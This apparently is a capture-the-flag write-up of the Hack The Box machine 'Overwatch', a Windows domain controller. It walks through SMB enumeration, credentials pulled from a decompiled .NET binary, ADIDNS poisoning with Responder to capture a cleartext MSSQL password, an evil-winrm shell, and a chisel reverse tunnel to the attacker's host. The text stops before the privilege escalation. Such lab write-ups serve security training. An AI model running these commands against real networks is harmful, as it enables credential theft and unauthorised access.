
HTB Machine - Overwatch
Summary:
Overwatch is pretty straightforward and evolves around attacking a simple .NET monitoring application. It starts with finding a .NET binary in an open SMB share, decompiling it gives credentials to access MSSQL. There’s a linked server configured but it points to a non-existing host, I’ll perform ADIDNS poisoning to capture another set of credentials, which can be used to get a shell via WinRM. From here, I’ll discover the monitoring app running locally with admin privileges, and identify from the decompiled source code that it’s vulnerable to OS command injection.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ sudo nmap --min-rate 1000 -p- 10.129.188.76 Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 12:39 ACDT Nmap scan report for 10.129.188.76 Host is up (0.11s latency). Not shown: 65514 filtered tcp ports (no-response) PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 3389/tcp open ms-wbt-server 5985/tcp open wsman 6520/tcp open unknown 9389/tcp open adws 49664/tcp open unknown 49668/tcp open unknown 50405/tcp open unknown 50406/tcp open unknown 52613/tcp open unknown 52680/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 167.85 seconds ┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ sudo nmap -A -p 53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,6520,9389,49664,49668,50405,50406,52613,52680 10.129.188.76 Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 12:44 ACDT Nmap scan report for 10.129.188.76 Host is up (0.11s latency). PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-01-25 02:14:35Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 3389/tcp open ms-wbt-server Microsoft Terminal Services |_ssl-date: 2026-01-25T02:16:09+00:00; 0s from scanner time. | ssl-cert: Subject: commonName=S200401.overwatch.htb | Not valid before: 2025-12-07T15:16:06 |_Not valid after: 2026-06-08T15:16:06 | rdp-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb | Product_Version: 10.0.20348 |_ System_Time: 2026-01-25T02:15:28+00:00 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-title: Not Found 6520/tcp open ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM | ms-sql-info: | 10.129.188.76:6520: | Version: | name: Microsoft SQL Server 2022 RTM | number: 16.00.1000.00 | Product: Microsoft SQL Server 2022 | Service pack level: RTM | Post-SP patches applied: false |_ TCP port: 6520 | ms-sql-ntlm-info: | 10.129.188.76:6520: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 |_ssl-date: 2026-01-25T02:16:09+00:00; 0s from scanner time. | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-01-25T02:10:28 |_Not valid after: 2056-01-25T02:10:28 9389/tcp open mc-nmf .NET Message Framing 49664/tcp open msrpc Microsoft Windows RPC 49668/tcp open msrpc Microsoft Windows RPC 50405/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 50406/tcp open msrpc Microsoft Windows RPC 52613/tcp open msrpc Microsoft Windows RPC 52680/tcp filtered unknown Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%) OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | smb2-security-mode: | 3:1:1: |_ Message signing enabled and required | smb2-time: | date: 2026-01-25T02:15:32 |_ start_date: N/A TRACEROUTE (using port 139/tcp) HOP RTT ADDRESS 1 114.76 ms 10.10.14.1 2 113.68 ms 10.129.188.76 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 106.70 seconds
The box is a domain controller for the overwatch.htb domain. Interestingly, the host name is an unusual S200401 instead of the standard DC or DC01. MSSQL is also running on a non-default port 6520. I’ll add the domain and host names to /etc/hosts.
# HTB machine Overwatch
10.129.255.36   overwatch.htb   s200401.overwatch.htb
TCP445 - SMB:
Guest access is enabled, with a readable software$ share.
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ netexec smb overwatch.htb -u 'Anonymous' -p '' --shares SMB 10.129.188.76 445 S200401 [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:False) SMB 10.129.188.76 445 S200401 [+] overwatch.htb\Anonymous: (Guest) SMB 10.129.188.76 445 S200401 [*] Enumerated shares SMB 10.129.188.76 445 S200401 Share Permissions Remark SMB 10.129.188.76 445 S200401 ----- ----------- ------ SMB 10.129.188.76 445 S200401 ADMIN$ Remote Admin SMB 10.129.188.76 445 S200401 C$ Default share SMB 10.129.188.76 445 S200401 IPC$ READ Remote IPC SMB 10.129.188.76 445 S200401 NETLOGON Logon server share SMB 10.129.188.76 445 S200401 software$ READ SMB 10.129.188.76 445 S200401 SYSVOL Logon server share
Inside the share is a single folder called Monitoring:
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ smbclient \\\\overwatch.htb\\software$ Password for [WORKGROUP\ch3ng]: Try "help" to get a list of possible commands. smb: \> dir . DH 0 Sat May 17 10:57:07 2025 .. DHS 0 Thu Jan 1 17:16:47 2026 Monitoring DH 0 Sat May 17 11:02:43 2025 7147007 blocks of size 4096. 981413 blocks available
It contains an executable and a bunch of related DLLs and config files. I’ll download all of them.
smb: \Monitoring\> dir


  .                                  DH        0  Sat May 17 11:02:43 2025
  ..                                 DH        0  Sat May 17 10:57:07 2025
  EntityFramework.dll                AH  4991352  Fri Apr 17 06:08:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Fri Apr 17 06:08:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Fri Apr 17 06:08:56 2020
  EntityFramework.xml                AH  3738289  Fri Apr 17 06:08:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Tue Jul 18 00:16:10 2017
  overwatch.exe                      AH     9728  Sat May 17 10:49:24 2025
  overwatch.exe.config               AH     2163  Sat May 17 10:32:30 2025
  overwatch.pdb                      AH    30208  Sat May 17 10:49:24 2025
  System.Data.SQLite.dll             AH   450232  Mon Sep 30 06:11:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Mon Sep 30 06:10:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Mon Sep 30 06:10:42 2024
  System.Data.SQLite.xml             AH  1245480  Sun Sep 29 04:18:00 2024
  System.Management.Automation.dll     AH   360448  Tue Jul 18 00:16:10 2017
  System.Management.Automation.xml     AH  7145771  Tue Jul 18 00:16:10 2017
  x64                                DH        0  Sat May 17 11:02:33 2025
  x86                                DH        0  Sat May 17 11:02:33 2025

		7147007 blocks of size 4096. 980913 blocks available
overwatch.pdb is a debuf file for the executable. Running strings on it reveals several references to the source code, which appears to be located in Administrator’s home directory. Seems like the executable is running with admin privileges on the box, any exploitation on it would likely result in privilege escalation.
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ strings overwatch.pdb Microsoft C/C++ MSF 7.00 ?AC# - 4.13.0-3.25167.3+73eff2b5de2ad38ec602c0a9e82f9125fb85992b BZy,G C:\Users\Administrator\source\repos\overwatch\overwatch\MonitoringService.cs c:\users\administrator\source\repos\overwatch\overwatch\monitoringservice.cs C:\Users\Administrator\source\repos\overwatch\overwatch\Program.cs c:\users\administrator\source\repos\overwatch\overwatch\program.cs C:\Users\Administrator\source\repos\overwatch\overwatch\IMonitoringService.cs c:\users\administrator\source\repos\overwatch\overwatch\imonitoringservice.cs C:\Users\Administrator\source\repos\overwatch\overwatch\obj\x64\Release\.NETFramework,Version=v4.7.2.AssemblyAttributes.cs c:\users\administrator\source\repos\overwatch\overwatch\obj\x64\release\.netframework,version=v4.7.2.assemblyattributes.cs C:\Users\Administrator\source\repos\overwatch\overwatch\Properties\AssemblyInfo.cs c:\users\administrator\source\repos\overwatch\overwatch\properties\assemblyinfo.cs Main USystem USystem.ServiceModel
In overwatch.exe.config, the base address is listed as http://overwatch.htb:8000/MonitorService. Nmap did not find port 8000 open, so this is likely only locally accessible.
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>
    </services>
    <behaviors>
      <serviceBehaviors>
        <behavior>
          <serviceMetadata httpGetEnabled="True" />
          <serviceDebug includeExceptionDetailInFaults="True" />
        </behavior>
      </serviceBehaviors>
    </behaviors>
  </system.serviceModel>
  <entityFramework>
    <providers>
      <provider invariantName="System.Data.SqlClient" type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
      <provider invariantName="System.Data.SQLite.EF6" type="System.Data.SQLite.EF6.SQLiteProviderServices, System.Data.SQLite.EF6" />
    </providers>
  </entityFramework>
  <system.data>
    <DbProviderFactories>
      <remove invariant="System.Data.SQLite.EF6" />
      <add name="SQLite Data Provider (Entity Framework 6)" invariant="System.Data.SQLite.EF6" description=".NET Framework Data Provider for SQLite (Entity Framework 6)" type="System.Data.SQLite.EF6.SQLiteProviderFactory, System.Data.SQLite.EF6" />
    <remove invariant="System.Data.SQLite" /><add name="SQLite Data Provider" invariant="System.Data.SQLite" description=".NET Framework Data Provider for SQLite" type="System.Data.SQLite.SQLiteFactory, System.Data.SQLite" /></DbProviderFactories>
  </system.data>
</configuration>
For overwatch.exe, I’ll decompile it with DotPeek. Immediately, I noticed the SQL connection string in Program.cs:

The creds can be used to access MSSQL on port 6520:
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ impacket-mssqlclient -port 6520 overwatch.htb/sqlsvc:'TI0LKcfHzZw1Vv'@10.129.255.36 -windows-auth Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'. [*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server (160 3232) [!] Press help for extra shell commands SQL (OVERWATCH\sqlsvc guest@master)>
TCP6520 - MSSQL:
There’s one non-default database: overwatch.
SQL (OVERWATCH\sqlsvc guest@master)> select name from sys.databases;

name
---------
master

tempdb

model

msdb

overwatch
It has a single table called Eventlog, but it’s empty.
SQL (OVERWATCH\sqlsvc guest@master)> select * from overwatch.information_schema.tables;

TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME   TABLE_TYPE
-------------   ------------   ----------   ----------
overwatch       dbo            Eventlog     b'BASE TABLE'
SQL (OVERWATCH\sqlsvc guest@master)> select * from overwatch.dbo.Eventlog;

Id   Timestamp   EventType   Details
--   ---------   ---------   -------
xp_cmdshell is disabled, and there’s no permissions to impersonate other users either. However, there’s a linked server on SQL07:
SQL (OVERWATCH\sqlsvc guest@master)> exec sp_linkedservers;

SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL

SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
I’ve dealt with linked servers before in Ghost. Basically it enables connecting external data sources and executing queries on the remote hosts. The permissions can be different on each of them, which can often be abused if misconfigured.
I tried running queries on the remote server, but failed.
SQL (OVERWATCH\sqlsvc guest@master)> exec ('select @@version') at [SQL07];

INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
It timed out and couldn’t connect. SQL07 probably doesn’t even exist.
Foothold:
ADIDNS Poisoning:
This was also covered in Ghost. By default, all domain users can add DNS entries as long as they don’t already exist. Since MSSQL is linked to a non-existing host SQL07, I could possibly coerce the box to authenticate to me by creating a new DNS entry for SQL07 pointing to myself and then attempting to execute SQL queries on the linked server.
I’ll first start up responder:
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ sudo responder -I tun0 __ .----.-----.-----.-----.-----.-----.--| |.-----.----. | _| -__|__ --| _ | _ | | _ || -__| _| |__| |_____|_____| __|_____|__|__|_____||_____|__| |__| NBT-NS, LLMNR & MDNS Responder 3.1.6.0 To support this project: Github -> https://github.com/sponsors/lgandx Paypal -> https://paypal.me/PythonResponder Author: Laurent Gaffie (laurent.gaffie@gmail.com) To kill this script hit CTRL-C [+] Poisoners: LLMNR [ON] NBT-NS [ON] MDNS [ON] DNS [ON] DHCP [OFF] [+] Servers: HTTP server [ON] HTTPS server [ON] WPAD proxy [OFF] Auth proxy [OFF] SMB server [ON] Kerberos server [ON] SQL server [ON] FTP server [ON] IMAP server [ON] ..SNIP.. [+] Listening for events... [!] Error starting UDP server on port 53, check permissions or other servers running. [!] Error starting TCP server on port 53, check permissions or other servers running.
And then add a DNS record for SQL07 pointing to myself, which was successful.
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ bloodyAD --host s200401.overwatch.htb -d overwatch.htb -u 'sqlsvc' -p 'TI0LKcfHzZw1Vv' add dnsRecord sql07 10.10.14.12 [+] sql07 has been successfully added
I’ll run the same query on the linked server again. Obviously it failed but with a different error this time.
SQL (OVERWATCH\sqlsvc guest@master)> exec ('select @@version') at [SQL07];

INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
On Responder, a cleartext password for sqlmgmt was captured.
[MSSQL] Cleartext Client   : 10.129.225.53
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
And it can be used to get a shell with WinRM.
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ evil-winrm -i overwatch.htb -u 'sqlmgmt' -p 'bIhBbzMMnB82yx' Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> whoami overwatch\sqlmgmt
User Flag:
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> type user.txt f22deb71************************
Escalation from sqlmgmt:
Port 8000:
Port 8000 is listening. This is likely related to the executable seen earlier.
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> netstat -ano | findstr LISTENING TCP 0.0.0.0:88 0.0.0.0:0 LISTENING 676 TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 920 TCP 0.0.0.0:389 0.0.0.0:0 LISTENING 676 TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:464 0.0.0.0:0 LISTENING 676 TCP 0.0.0.0:593 0.0.0.0:0 LISTENING 920 TCP 0.0.0.0:636 0.0.0.0:0 LISTENING 676 TCP 0.0.0.0:3268 0.0.0.0:0 LISTENING 676 TCP 0.0.0.0:3269 0.0.0.0:0 LISTENING 676 TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 372 TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:6520 0.0.0.0:0 LISTENING 2528 TCP 0.0.0.0:8000 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:9389 0.0.0.0:0 LISTENING 2852 TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 676 ..SNIP..
I’ll set up port forwarding with chisel. I’ll first start the server on my host:
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ ./chisel_1.11.3_linux_amd64 server -p 5000 --reverse 2026/01/31 01:33:09 server: Reverse tunnelling enabled 2026/01/31 01:33:09 server: Fingerprint Gml8XVY2oIm/g+BVt5W4iAPaQBRiAk+zJpax8Itba5Q= 2026/01/31 01:33:09 server: Listening on http://0.0.0.0:5000
And then connect to it from the box.
C:\Users\sqlmgmt\Desktop> .\chisel.exe client 10.10.14.12:5000 R:8000:localhost:8000 2026/01/30 07:17:10 client: Connecting to ws://10.10.14.12:5000 2026/01/30 07:17:13 client: Connected (Latency 378.5191ms)
Now the service is accessible from my Kali on port 8000.

The WSDL schema can be viewed with the ?singleWsdl parameter.

There’s 3 operations: StartMonitoring, StopMonitoring and KillProcess. Only KillProcess takes parameters. Their implementations can also be found in the decompiled source code earlier.
